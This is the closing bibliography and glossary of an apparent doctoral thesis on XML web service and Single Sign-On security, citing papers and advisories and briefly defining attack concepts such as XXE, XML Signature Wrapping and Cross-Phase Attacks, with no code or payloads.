- [182] K Munivara Prasad, A Rama Mohan Reddy, and K Venugopal Rao. “DoS and DDoS Attacks: Defense, Detection and Traceback Mechanisms – A Survey”. In: *Global Journal of Computer Science and Technology* 14.7 (2014) (cit. on p. 73).
- [183] Python. *json-include*. 2015. URL: <https://pypi.python.org/pypi/json-include> (cit. on pp. 91, 149).

- [184] Mohamed Ramadan. *How I hacked Facebook with a Word Document*. Oct. 2015. URL: <http://www.attack-secure.com/blog/hacked-facebook-word-document> (cit. on p. 10).
- [185] Rantasaari. *Forcing XXE Reflection through Server Error Messages*. 2015. URL: <https://blog.netspi.com/forcing-xxe-reflection-server-error-messages/> (cit. on p. 17).
- [186] Fahmida Y. Rashid. *Anonymous Avenges Megaupload Shutdown With Attacks on FBI, Hollywood Websites*. Accessed 01 July 2012. URL: <http://www.eweek.com/c/a/Cloud-Computing/Anonymous-Avenges-Megaupload-Shutdown-With-Attacks-on-FBI-Hollywood-Websites-895592> (cit. on p. 37).
- [187] redhat. *JBoss Web Services*. URL: <http://www.jboss.org/jbossws> (cit. on p. 35).
- [188] Andres Riancho. *W3AF*. URL: <https://github.com/andresriancho/w3af> (cit. on pp. 9, 24).
- [189] Juliano Rizzo and Thai Duong. “Practical padding oracle attacks”. In: *4th USENIX Workshop on Offensive Technologies (WOOT)*. WOOT’10. Washington, DC: USENIX Association, 2010, pp. 1–8. URL: <http://portal.acm.org/citation.cfm?id=1925004.1925008> (cit. on p. 57).
- [190] S. Cantor et al. *Security and Privacy Considerations for the OASIS Security Assertion Markup Language (SAML) V2.0*. Mar. 2005. URL: <http://docs.oasis-open.org/security/saml/v2.0/saml-sec-consider-2.0-os.pdf> (cit. on pp. 131, 132, 136, 143).
- [191] *Inside OpenID Connect on Force.com*. Salesforce.com, inc. 2014. URL: https://developer.salesforce.com/page/Inside_OpenID_Connect_on_Force.com (cit. on p. 80).
- [192] Scott Cantor, John Kemp, Rob Philpott, and Eve Maler. *Assertions and Protocol for the OASIS Security Assertion Markup Language (SAML) V2.0*. 2005. URL: <http://docs.oasis-open.org/security/saml/v2.0/saml-core-2.0-os.pdf> (cit. on pp. 22, 75, 80, 82, 129, 130, 133, 134).
- [193] Tran. *Advisory: XXE Injection in Oracle Database (CVE-2014-6577)*. 2015. URL: <https://blog.netspi.com/advisory-xxe-injection-oracle-database-cve-2014-6577/> (cit. on p. 17).
- [194] Kurt Seifried. *CVE-2012-0841 libxml2: hash table collisions CPU usage DoS*. Red Hat Bugzilla. Feb. 2012. URL: https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2012-0841 (cit. on p. 23).
- [195] Shubham Shah. *Accessing PayPal’s internal network - the critical nature of SSRF*. Jan. 2014 (cit. on p. 121).
- [196] Ethan Shernan, Henry Carter, Dave Tian, Patrick Traynor, and Kevin Butler. “More Guidelines Than Rules: CSRF Vulnerabilities from Non-compliant OAuth 2.0 Implementations”. In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2015, pp. 239–260 (cit. on p. 146).

-
- [197] Reginaldo Silva. *XXE in OpenID: one bug to rule them all, or how I found a Remote Code Execution flaw affecting Facebook's servers*. Jan. 2014. URL: http://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution (cit. on p. 10).
- [198] Reginaldo Silva. *XXE in OpenID: one bug to rule them all, or how I found a Remote Code Execution flaw affecting Facebook's servers*. English. Jan. 2014. URL: http://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution (cit. on pp. 144, 146).
- [199] David Silver, Suman Jana, Eric Chen, Collin Jackson, and Dan Boneh. "Password managers: Attacks and defenses". In: *23rd USENIX Security Symposium*. 2014 (cit. on p. 75).
- [200] Simmetrics. *Similarity or Distance Metrics, e.g. Levenshtein, for Java*. URL: <https://github.com/Simmetrics/simmetrics> (cit. on pp. 66, 103).
- [201] Slashdot. 2015. URL: <http://slashdot.org/> (cit. on p. 109).
- [202] Slashdot. *Slashdot Acknowledgement*. 2014. URL: <https://slashdot.org/journal/1083427/security-report-thanks-to-christian-mainka-and-vladislav-mladenov> (cit. on pp. 10, 109, 149).
- [203] SmartBear. *SoapUI*. URL: <http://www.soapui.org> (cit. on pp. 24, 72).
- [204] Juraj Somorovsky. *On the Insecurity of XML Security (Doctoral dissertation)*. July 2013. URL: <https://www.nds.rub.de/research/publications/xmlinsecurity> (cit. on pp. 60, 61).
- [205] Juraj Somorovsky, Mario Heiderich, Meiko Jensen, Jörg Schwenk, Nils Gruschka, and Luigi Lo Iacono. "All Your Clouds are Belong to us – Security Analysis of Cloud Management Interfaces". In: *3rd Edition of the ACM Workshop on Cloud Computing Security (CCSW)*. Oct. 2011 (cit. on pp. 1, 9, 22, 58, 61, 72).
- [206] Juraj Somorovsky, Andreas Mayer, Jörg Schwenk, Marco Kampmann, and Meiko Jensen. "On Breaking SAML: Be Whoever You Want to Be". In: *21st USENIX Security Symposium*. Bellevue, WA, Aug. 2012 (cit. on pp. 2, 22, 58, 63, 111, 116, 132–134, 141, 143, 146).
- [207] Juraj Somorovsky and Jörg Schwenk. "Technical Analysis of Countermeasures against Attack on XML Encryption – or – Just Another Motivation for Authenticated Encryption". In: *SERVICES Workshop on Security and Privacy Engineering*. June 2012 (cit. on pp. 3, 23, 58, 60, 61, 74).
- [208] Christopher Späth. *Security Implications of DTD Attacks Against a Wide Range of XML Parsers*. Oct. 2015. URL: https://www.nds.rub.de/media/nds/arbeiten/2015/11/04/spaeth-dtd_attacks.pdf (cit. on p. 16).

- [209] Christopher Späth, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. “SoK: XML Parser Vulnerabilities”. In: *10th USENIX Workshop on Offensive Technologies (WOOT)*. Austin, TX: USENIX Association, 2016 (cit. on pp. 4, 10, 14, 16, 136, 142).
- [210] C. M. Sperberg-McQueen, Henry S. Thompson, Murray Maloney, Henry S. Thompson, David Beech, Noah Mendelsohn, and Shudi (Sandy) Gao. *W3C XML Schema Definition Language (XSD) 1.1 Part 1: Structures*. Last Call WD. W3C, Dec. 2009. URL: <http://www.w3.org/TR/2009/WD-xmlschema11-1-20091203/> (cit. on pp. 11, 22, 30).
- [211] C. M. Sperberg-McQueen, Henry S. Thompson, Murray Maloney, Henry S. Thompson, David Beech, Noah Mendelsohn, and Shudi (Sandy) Gao. *W3C XML Schema Definition Language (XSD) 1.1 Part 1: Structures*. Last Call WD. W3C, Dec. 2009. URL: <http://www.w3.org/TR/2009/WD-xmlschema11-1-20091203/> (cit. on p. 48).
- [212] Steuck. *XXE (Xml eXternal Entity) attack*. 2002. URL: <http://www.securityfocus.com/archive/1/297714/2002-10-27/2002-11-02/0> (cit. on pp. 10, 15, 16).
- [213] Stuttard. *Burp Suite now reports blind XXE injection*. 2015. URL: <http://blog.portswigger.net/2015/05/burp-suite-now-reports-blind-xxe.html> (cit. on p. 18).
- [214] Avinash Sudhodanan, Alessandro Armando, Roberto Carbone, and Luca Compagna. “Attack Patterns for Black-Box Security Testing of Multi-Party Web Applications”. In: *23rd Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2016. URL: <http://www.internetsociety.org/sites/default/files/blogs-media/attack-patterns-black-box-security-testing-multi-party-web-applications.pdf> (cit. on pp. 90, 147).
- [215] Bryan Sullivan. *XML Denial of Service Attacks and Defenses*. 2009 (cit. on p. 73).
- [216] San-Tsai Sun and Konstantin Beznosov. “The devil is in the (implementation) details: an empirical analysis of OAuth SSO systems”. In: *Proceedings of the 2012 ACM conference on Computer and communications security*. ACM. 2012, pp. 378–390 (cit. on pp. 111, 145, 146).
- [217] San-Tsai Sun, Kirstie Hawkey, and Konstantin Beznosov. “Systematically breaking and fixing OpenID security: Formal analysis, semi-automated empirical evaluation, and practical countermeasures.” In: *Computers & Security* 31.4 (2012) (cit. on pp. 85, 90, 111, 145).
- [218] Talkin’ Cloud. *Top 100 Cloud Services Providers (CSPs) List And Research*. 2014. URL: <http://www.zoho.com/> (cit. on p. 139).
- [219] Drupal Security Team. *Drupal Core - Critical - Multiple Vulnerabilities - SA-CORE-2015-002*. June 2015. URL: <https://www.drupal.org/SA-CORE-2015-002> (cit. on pp. 108, 149).
- [220] The GlassFish Community. *Metro Web Service*. URL: <http://metro.java.net/> (cit. on pp. 9, 38, 45, 54).

-
- [221] The OpenID Foundation (OIDF). *OpenID Authentication 2.0 – Final*. Dec. 2007. URL: https://openid.net/specs/openid-authentication-2_0.html (cit. on pp. 75, 80, 93, 94, 96, 99, 106, 109).
- [222] The OpenID Foundation (OIDF). *OpenID Connect 1.0: Libraries, Products, Tools*. Jan. 2016. URL: <http://openid.net/developers/libraries/> (cit. on p. 127).
- [223] The OpenID Foundation (OIDF). *OpenID Connect Core 1.0*. The OpenID Foundation (OIDF). Feb. 2014. URL: http://openid.net/specs/openid-connect-core-1_0.html (cit. on pp. 75, 80, 81, 111, 113, 115, 116).
- [224] The OpenID Foundation (OIDF). *OpenID Connect Discovery 1.0*. The OpenID Foundation (OIDF), Feb. 2014. URL: http://openid.net/specs/openid-connect-discovery-1_0.html (cit. on pp. 87, 112).
- [225] The OpenID Foundation (OIDF). *OpenID Connect Dynamic Client Registration 1.0*. The OpenID Foundation (OIDF), Feb. 2014. URL: http://openid.net/specs/openid-connect-registration-1_0.html (cit. on pp. 87, 112).
- [226] The OpenID Foundation (OIDF). *OpenID Libraries*. 2014. URL: <http://wiki.openid.net/w/page/12995176/Libraries> (cit. on p. 103).
- [227] The PHP Group. *PHP: Hypertext Preprocessor*. URL: <https://php.net> (cit. on p. 54).
- [228] threatpost.com. *Adobe Patches XXE Vulnerability in LiveCycle Data Services*. Aug. 2015. URL: <https://threatpost.com/adobe-patches-xxe-vulnerability-in-livecycle-data-services/114331> (cit. on p. 10).
- [229] TimeOffManager. 2014. URL: <http://www.timeoffmanager.com/> (cit. on p. 142).
- [230] tiran. *defusedxml 0.4.1*. 2013. URL: <https://pypi.python.org/pypi/defusedxml/> (cit. on p. 15).
- [231] Eugene Tsyklevich and Vlad Tsyklevich. *Single Sign-On for the Internet: A Security Story*. July 2007. URL: <https://www.blackhat.com/presentations/bh-usa-07/Tsyklevich/Whitepaper/bh-usa-07-tsyklevich-WP.pdf> (cit. on p. 145).
- [232] Serge Vaudenay. “Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS ...” In: *International Conference on the Theory and Applications of Cryptographic Techniques*. Springer. 2002, pp. 534–545 (cit. on pp. 59, 60, 73).
- [233] Asir S. Vedamuthu, David Orchard, Frederick Hirsch, Maryann Hondo, Prasad Yendluri, Toufic Boubez, and Ümit Yalçınalp. *Web Services Policy 1.5 - Framework*. Tech. rep. W3C, Sept. 2007. URL: <http://www.w3.org/TR/ws-policy/> (cit. on p. 22).
- [234] vsespb. *Best XML library to validate XML from untrusted source*. 2014. URL: http://www.perlmonks.org/?node_id=1104296 (cit. on p. 10).

- [235] W3Techs – World Wide Web Technology Surveys. *Usage of content management systems for websites*. 2014. URL: http://w3techs.com/technologies/overview/content_management/all/ (cit. on p. 107).
- [236] Julian Wälde and Alexander Klink. *Hash Collision DOS Attacks*. Dec. 2011. URL: http://www.nruns.com/%5C_downloads/advisory28122011.pdf (cit. on pp. 37, 39, 73).
- [237] Haining Wang, Danlu Zhang, and Kang G Shin. “Detecting SYN flooding attacks”. In: *INFOCOM 2002. Twenty-First Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE*. Vol. 3. IEEE. 2002, pp. 1530–1539 (cit. on pp. 2, 38, 48).
- [238] Rui Wang, Shuo Chen, and XiaoFeng Wang. “Signing me onto your accounts through facebook and google: A traffic-guided security study of commercially deployed single-sign-on web services”. In: *33th IEEE Symposium on Security and Privacy (S&P)*. IEEE. 2012, pp. 365–379 (cit. on pp. 85, 90, 97, 111, 145).
- [239] Rui Wang, Yuchen Zhou, Shuo Chen, Shaz Qadeer, David Evans, and Yuri Gurevich. “Explicating SDKs: Uncovering Assumptions Underlying Secure Authentication and Authorization”. In: *22nd USENIX Security Symposium. SEC’13*. Washington, D.C.: USENIX Association, 2013. ISBN: 978-1-931971-03-4. URL: <http://dl.acm.org/citation.cfm?id=2534766.2534801> (cit. on p. 146).
- [240] Vince Warrington. *The new age of DDoS - And we ‘joked’ that toasters would one day take down our banks*. URL: <http://www.itproportal.com/features/the-new-age-of-ddos-and-we-joked-that-toasters-would-one-day-take-down-our-banks/> (cit. on p. 37).
- [241] *Websites using Facebook Connect*. URL: <https://www.similartech.com/technologies/facebook-connect> (cit. on p. 75).
- [242] Tobias Wich, Christian Mainka, and Vladislav Mladenov. *PrOfESSOS, Source Code and Executable*. 2016. URL: <https://github.com/RUB-NDS/PrOfESSOS> (cit. on p. 125).
- [243] Wikipedia. *Cloud computing providers*. 2014. URL: http://en.wikipedia.org/wiki/Category:Cloud_computing_providers (cit. on p. 139).
- [244] Mark Wilson. *SOAP vulnerability leaves Netgear routers open to hackers*. betanews. Feb. 2015. URL: <http://betanews.com/2015/02/19/soap-vulnerability-leaves-netgear-routers-open-to-hackers/> (cit. on p. 1).
- [245] Luyi Xing, Yangyi Chen, X Wang, and Shuo Chen. “InteGuard: Toward Automatic Protection of Third-Party Web Service Integrations”. In: *Proceedings of 20th Annual Network & Distributed System Security Symposium*. 2013 (cit. on p. 147).

- [246] David Evans Yuchen Zhou. “Automated Testing of Web Applications for Single Sign-On Vulnerabilities”. In: *23rd USENIX Security Symposium*. San Diego, CA: USENIX Association, Aug. 2014. URL: <https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/zhou> (cit. on pp. 90, 111, 126, 146, 147).
- [247] Yunusov. *XML Out-Of-Band Data Retrieval*. 2013. URL: <https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf> (cit. on pp. 16, 17).
- [248] Zend Framework. *ZF2014-02: Potential security issue in login mechanism of ZendOpenId and Zend_OpenId consumer*. May 2015. URL: <http://www.zendframework.net/security/advisory/ZF2014-02> (cit. on p. 149).
- [249] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. “Cross-Tenant Side-Channel Attacks in PaaS Clouds”. In: *21st ACM SIGSAC Conference on Computer and Communications Security (CCS)*. CCS ’14. Scottsdale, Arizona, USA: ACM, 2014, pp. 990–1003. ISBN: 978-1-4503-2957-6. URL: <http://doi.acm.org/10.1145/2660267.2660356> (cit. on p. 73).

Terms and Abbreviations

A

AES-CBC

AES used in Cipher Block Chaining mode of operation. 57, 58, 64, 66

AES-GCM

AES used in GCM Counter mode of operation. 58, 60, 74

Apache Axis2

Apache eXtensible Interaction System, commonly used web service framework created by the Apache Software Foundation. 8, 9, 19, 23, 31, 35, 36, 38, 45–47, 54–56, 67, 68, 73

Apache CXF

Apache CXF System web service framework. i, 3, 9, 38, 45–47, 54–56, 58, 60, 67, 68, 73, 149

API

Application Programming Interface. 82

ARTR

Attack Roundtrip Time Ratio. 42–47, 49, 50, 54, 56, 57, 151, 155

Association

The Association between the SP and the OpenID IdP establishes a shared secret between them. 87, 94, 95, 99, 101, 104, 107–109, 144, 145

Axway SOA Gateway

SOA Security Gateway by Axway. 54–56, 58, 67–70, 151

B

BrowserId

Monolithic SSO protocol created by Mozilla. 2, 6, 76, 77, 80, 83–85, 87, 89

Buffer Overflow

An attacker where a program writes more data than expected into a buffer.
24

C

CaaS

Cashier-as-a-Service. 147, 150

Cat A

Category A. 88–91, 96–99, 104, 105, 115–117, 119, 123, 127, 131–136, 139–141

CBC

Cipher Block Chaining mode of operation; Operation mode for a block cipher to encrypt more than a single block. 59, 60, 63, 67, 69, 70, 73, 74

CMS

Content-management system; A software which helps to create and manage content. CMSs are often web applications. 103, 107

Cross-Phase Attack

Generic attack concept on an SSO protocol abusing a missing binding between different protocol phases. 4, 6, 76, 88, 91–93, 99, 103–105, 107, 111, 117, 118, 123–126, 128, 129, 137, 139, 143, 149, 152

CSRF

Cross-Site-Request-Forgery; Attack technique which tries to use web application APIs by a victim without his knowledge. 88, 113, 137–139, 142, 144–146

CVE

Common Vulnerabilities and Exposure. 58, 149

D

DDoS

Distributed Denial-of-Service; Power DoS attack engaged by multiple attackers. 25, 37, 40, 49

Diffie-Hellman key exchange

Specific method for exchanging key material. 92, 95

Discovery

Used in Phase 1 of OpenID and OpenID Connect to distribute information on the IdP to be used. 87, 94–97, 100, 101, 107, 109, 112, 115, 117, 119–125, 127, 129, 144, 152

DoS

Denial-of-Service; The unavailability of a service, which should be available. i, 1–3, 5, 9, 10, 13–15, 18, 23, 24, 27, 29, 33, 37–57, 72, 73, 76, 119, 122, 145, 151, 152, 155

Attribute Count. 38, 41, 47, 50, 52, 55, 56

Coercive Parsing. 23, 37, 38, 44, 46, 47, 49, 50, 52, 55, 56, 149

HashDoS. 23, 37, 39, 41, 46, 50, 52, 55, 56, 149

Oversized XML attack. 37, 39, 50, 52, 55
XML Element Count. 38, 50, 52, 55
XML Entity Expansion DoS. 37, 39, 50, 52, 55, 122
XML External Entity DoS. 37, 39, 50, 52, 55
XML-based DoS. 10, 47–49, 51, 52

Drupal

Drupal is a free and open source CMS. 122, 123, 149, 152

DTD

Document Type Definition. 2, 10, 12, 13, 16, 39, 73, 91, 136

Dynamic Registration

Used in Phase 1 of OpenID Connect to dynamically register an SP to an IdP. 112, 117, 119, 120, 122, 127

E

EaaS

Evaluation-as-a-Service. 125, 126, 143, 145

End-User

A user surfing in the web via his User-Agent. i, 2–4, 75–83, 85, 87, 91, 93–97, 112–116, 119, 121, 122, 124, 126–128, 130, 134, 135, 144, 146, 147

Entity

Entities are used in DTDs. They can be External or Internal, General or based on Parameters. 12, 14, 37

External Entity. 136, 146, 147

External General Entity. 12, 15, 16, 39, 136, 142

External Parameter Entity. 13, 16, 17

Internal General Entity. 12, 14, 16, 17, 39, 73

Internal Parameter Entity. 12, 16, 17

Parameter Entity. 17

EsPReSSO

Burp Suite extension for Extension for Processing and Recognition of SSO Protocols; <https://github.com/RUB-NDS/BurpSSOExtension>. 7, 83

F

Facebook Connect

Monolithic SSO protocol created by Facebook. 6, 75–77, 80–82, 84, 90, 110

FSA

File System Access. 10, 16–18, 87, 136, 137

G

GUI

Graphical User Interface; A software component which allows a human to interact with machine by using symbols. 32, 33, 39, 100

H

HTTP

Hypertext Transfer Protocol; Wide-spread network protocol used in the web. 17, 18, 20, 25–27, 30, 34, 36, 68, 83, 85, 88, 94, 117, 118, 126, 130, 137, 142, 144, 146, 147, 152

I

IaaS

Infrastructure-as-a-Service. 139, 143

IBM DataPower

XML Security Gateway by IBM. i, 3, 9, 15, 38, 45, 46, 54–56, 58, 59, 67, 70, 73, 149

IdP

Identity Provider; An entity which is responsible for creating tokens that will be used to authenticate a user against an SP. i, 2, 3, 75–83, 85–89, 92–104, 106, 107, 110, 112–115, 117–120, 123–127, 129–132, 136, 139, 140, 143–146, 149, 150, 182, 183

Authorization Server; Server creating Access Tokens for Clients. 80

Honest IdP. 86, 92, 101, 117–121, 123, 124, 126, 135, 138, 153

Malicious IdP. i, 3, 4, 6, 76, 85–87, 89, 92, 93, 96–102, 111, 115–127, 129, 131–140, 142, 143, 146, 147, 149, 150, 152

Resource Server; Server storing resources owned by the Resource Owner. Accepts an Access Token to distribute these resources. 80

IdP Confusion

Cross-Phase Attack on the OpenID Connect specification. 117, 118, 120, 127, 128, 152

IDS

ID Spoofing; Single-Phase Attack faking identity information in an SSO token. Adapted to OpenID and OpenID Connect. 4, 85, 89, 96, 97, 102, 104–107, 110, 111, 115, 123, 124, 127, 144, 145, 147, 152

IETF

Internet Engineering Task Force. i, 4, 147, 149

Issuer Confusion

Cross-Phase Attack on the OpenID Connect specification. 117, 123–125, 127, 128

J

JSON

JavaScript Object Notation. 13, 83, 91, 112, 127, 137, 149

JWT

JSON Web Token. 79, 82, 83, 116

K

KC

Key Confusion; Signature Bypass attack applied on OpenID. 99, 102, 104–108, 110, 111, 144, 145, 147, 152

L

Login Request

SSO message initiated by the End-User in order to start the SSO protocol. 77, 78, 80, 82, 89, 107, 108, 117, 152

M

Malicious Endpoints attack

Cross-Phase Attack influencing the Discovery of the OpenID Connect protocol. 117, 119–123, 125, 127, 128, 152

Metro

Metro web service framework. 9, 38, 45–47, 54–56

Microsoft Account

Monolithic SSO protocol created by Microsoft.. 7, 76, 80, 82, 84

MitM

Man-in-the-Middle; An attack technique in which the attacker virtually or physically sits between to users, allowed to listen and manipulate their exchanged messages. 145–147

O

OAEP

Optimal Asymmetric Encryption Padding; Padding scheme used in combination with RSA encryption. 187

OAuth

OAuth is an open protocol which standardized API-Authoring for desktop, web, and mobile applications. i, 4, 6, 75, 76, 79–82, 84, 85, 87, 110, 111, 124–126, 128, 146, 147, 149

open source

Work which are enforced by license to have source available for the public. 23, 55, 65, 72, 100, 103, 106, 107, 125, 127

OpenID

OpenID is decentralized authentication system for web-based SPs. i, 2, 4, 6, 75–80, 83, 84, 86, 87, 89–107, 109–113, 115, 116, 125, 129, 131, 133, 139, 142–147, 149, 155

OpenID Attacker

OpenID Attacker is the tool developed in this thesis for attacking the OpenID specification. 100–108, 111, 125, 126, 146, 152

OpenID Connect

OpenID Connect is a decentralized SSO protocol and successor of OpenID. i, 2, 4, 6, 75–84, 87, 89, 90, 92, 93, 96, 110–119, 121–129, 131, 139, 142, 144, 146, 147, 149, 150, 152

OWASP

Open Web Application Security Project. 10, 24

ownCloud

OwnCloud is a free and open source, PHP and MySQL based web application which allows data synchronization and cloud storage. 93, 97, 105, 106, 149, 152

P

PaaS

Platform-as-a-Service. 73, 139, 143

parser

A parser analyzes an input syntatically and seperates it into tokens, e.g., words. In the context of XML, the tokens are *nodes* like *elements*, *attributes* and *text contents*. 10, 14, 48, 49

Document Object Model; The DOM parser reads the whole XML document into memory and builds an object for each node. 11, 38

Simple API for XML; The SAX parses an XML stream and sends an event if a new element starts or ends. 11

XML parser; A parser that processes XML content. 15, 16, 24, 37, 47–49, 73

penetration test

Method for evaluating security on computer systems. 2, 5, 9, 27, 29, 37, 40, 47, 49, 73, 74, 79, 100, 102

Penetration tester. 38, 40, 41, 47, 111, 126

PHP

PHP is a popular server-side scripting language and widespread in the area of web development. 103, 105–107

PrOfESSOS

Practical Offensive Evaluation of Single Sign-On Services. 6, 125–128, 143, 145, 147, 150

R

Replay

Single-Phase Attack which abuses a insufficient SSO token freshness verification on the SP. 3, 88, 90, 116, 127, 128, 130, 132, 140, 141, 146, 147

REST

Representational State Transfer. 18, 57, 121, 149

RPC

Remote Procedure Call. 1

RSA-OAEP

RSA used with Optimal Asymmetric Encryption Padding (OAEP) padding. 58, 60, 74

RSA-PKCS#1 v1.5

Public key encryption scheme applied to RSA. 21, 57–59, 62–70, 73, 74

S

SaaS

Software-as-a-Service; An SP that provides Software that is available as a web application. 86, 128, 144

SaaS-CP

Software-as-a-Service Cloud Provider. i, 4, 6, 128, 129, 131, 137, 139–143

SAML

Security Assertion Markup Language; SAML is a decentralized SSO protocol. i, 2, 4, 6, 10, 17, 18, 22, 57, 58, 75–80, 82–86, 89–93, 129–144, 146, 147, 152, 153

Signature Bypass

Single-Phase Attack targeting the cryptographic information or verification of an SSO token. 88, 90, 97, 99, 109, 116, 127, 128, 144

Certificate Faking; Signature Bypass Attack on SAML. 135, 138, 140, 141, 153

Certificate Injection; Signature Bypass Attack on SAML. 137–139, 141, 142, 144

Signature Exclusion; Signature Bypass Attack on SAML. 134, 135, 140, 141, 153

Single-Phase Attack

Generic attack concept on an SSO protocol taking place in a single protocol phase. 3, 4, 6, 76, 88, 90, 91, 93, 96, 103, 104, 111, 114, 115, 126, 128, 129, 131, 139, 142, 143, 187

SOA

Service Oriented Architecture; Abstract model of software architecture. 9, 22

SOAP

Simple Object Access Protocol; SOAP is a standard which describes message exchange with a web service. i, 1–3, 10, 19–32, 34–36, 39, 40, 43, 46, 48, 49, 57, 60, 61, 63, 68, 70, 73, 74, 133, 144, 149, 151, 157

SOAPAction

Web service specific property determining the to be executed operation. 26, 27, 34–37, 144

SOAPAction Spoofing

Web service specific attack abusing the SOAPAction feature. 23, 26, 27, 34–36, 144, 151

SoapUI

Open source tool to work with a web service. 24, 31, 72

SP

Service Provider; Also known as *Relying Party*. Entity that offers a service which the user wants to use. 2–4, 6, 75–83, 86–92, 94–104, 107, 109, 112, 113, 115–139, 143–147, 150, 152, 183, 187, 189

Client; Term used for the SP in the OAuth and OpenID Connect specification. 80

SQL-Injection

An attack technique which tries to inject and execute SQL statements reasoned in inadequate user input validation. 9, 17, 23, 24, 72

SSO

Single Sign-On is a property of access control, which allows a user to log in once and request access to several systems. i, v, 1–4, 6, 7, 17, 22, 75–88, 90–94, 96, 97, 100, 110–112, 120, 125, 129–133, 139, 142–147, 149, 150, 152, 155, 188

SSO Attacker Paradigm

Novel paradigm presented in this thesis for attacking an analyzing SSO protocols. Makes use of a malicious IdP. i, 3, 4, 6, 76, 77, 85, 93, 96, 99, 111, 115, 117, 127, 128, 131, 143, 147, 149, 150

SSO token

An SSO token contains assertions about the End-User authenticating to an SP. 2, 3, 75, 76, 88–93, 95, 98, 111, 113–116, 119, 123–126, 130–136, 140, 144, 149, 152, 153

SSRF

Server-Side Request Forgery. i, 10, 18, 119, 121, 122

T

Token Generation

Phase 2 of an SSO protocol between End-User and IdP. 3, 77, 91, 95, 101, 113, 129

Token Redemption

Phase 3 of an SSO protocol between SP and IdP. 3, 77, 113, 117, 119, 129

Token Request

SSO message initiated by the SP and sent to the IdP requesting the token. 78, 80–84, 95, 113, 117–120, 124

Token Response

SSO message initiated by the and sent to the IdP containing the token. 78, 79, 81–84, 89, 95, 113, 116–119, 121, 124, 125, 130, 132–136, 138, 140

Trust Establishment

Phase 1 of an SSO protocol between SP and IdP. 3, 77, 83, 92, 129, 130, 137, 138, 142, 143, 149

TTP

Trusted Third Party; A trustworthy entity. In SSO protocols, an IdP is commonly playing this role. i, 2, 77, 85, 149, 150

U

user agent

Software acting on behalf of a End-User, e.g., a web browser.. 77–79, 85, 87, 95, 98, 101, 103, 104, 113, 116–118, 120, 121, 140, 145

W

W3C

World Wide Web Consortium; organization for standards in the World Wide Web. 11, 20, 22, 57, 74

web application

A web application is an application that uses a web browser as a client. 9, 72, 100, 121, 126, 139, 147

web service

A web service is technology that allows the execution of RPCs. i, v, 1–3, 5, 9, 10, 18–32, 34–43, 45, 47–58, 60–65, 67, 68, 72–74, 91, 121, 126, 133, 144, 149, 151, 155

Wrong Recipient

Single-Phase Attack abusing a missing SSO token recipient verification on the target SP. 89, 97, 98, 102, 104, 105, 110, 111, 116, 127, 128, 130, 132, 133, 141, 143, 146, 147, 152

WS-Addressing

Web Service Addressing. 24–26, 36, 157

WS-Addressing Spoofing

Web service specific attack abusing the feature. 23, 25, 35–37, 151

WS-Attacker

Automatic penetration test framework for web services. i, 2, 3, 5, 8–10, 23, 27–44, 47, 50–52, 57, 58, 63, 65–67, 69, 72–74, 134, 149, 151

Abstract class in WS-Attacker which can be extended to a concrete attack plugin. 32, 33, 157

Abstract class in WS-Attacker which can be used to configure an attack. 32

Adaptive and Intelligent Denial-of-Service. 5, 47, 48, 50–56, 151

WSDL

Web Services Description Language; Specification for creating a client's web service message. 19, 22, 23, 26, 28–31, 43

WS-Policy

Specifies how to add policies to a WSDL. 8

WS-Security

Extension for SOAP to specify security in web services. 1, 20, 22, 31

WS-SecurityPolicy

Specifies security policy assertions for WS-Security. 22

X

XEW

XML Encryption Wrapping; Technique for attacking encrypted XML messages. 61–63, 65, 67–70, 151

XInclude

XML Inclusion. 13, 18, 149

XML

eXtended Markup Language; Textual data format to encode documents, commonly used for message exchange. 1–3, 5, 9–18, 20–24, 28, 30, 37–39, 41, 47–50, 52, 57, 58, 60, 64, 67, 69, 73, 74, 79, 90, 91, 96, 121, 129, 130, 133, 136, 144, 149, 155, 187

XML Encryption

Standard for encryption of XML documents. 1–3, 5, 9, 10, 20, 29, 37, 57–60, 62–68, 70, 72–74, 149, 151

XML Schema

Well-founded commendation from W3C to define the structure of an XML document. 11, 12, 22, 30, 31, 48–50, 52, 149

XML Security

Generic term for security features used in XML. v, 28, 58, 63, 72

XML Signature

Also XML Digital Signature, standard for creating signatures in XML documents. 1–3, 19, 20, 29, 36, 58, 60–64, 67, 68, 70, 71, 74, 90, 130, 133, 135, 137, 142, 146

XPath

XML standard for selecting parts of XML Documents. 63, 67, 69, 71, 151

XRDS

eXtensible Resource Descriptor Sequence is an XML format for describing metadata as a web resource. 95, 96, 109, 146

XSLT

Extensible Stylesheet Language Transformations. 13, 18, 37, 136, 137, 141, 142, 144, 149, 153

XSS

Cross-Site-Scripting is a web application vulnerability which tries to execute an attacker script within the context of the website owner within the user's browser. v, 9, 23, 72, 146

XSW

XML Signature Wrapping; Technique for attacking signed XML messages. 8, 22, 23, 58, 60, 61, 63, 65, 67–69, 71–73, 131, 133, 134, 141, 143, 146, 151

XXE

XML External Entity. 7, 10, 16, 17, 73, 109, 136, 137, 141, 142, 144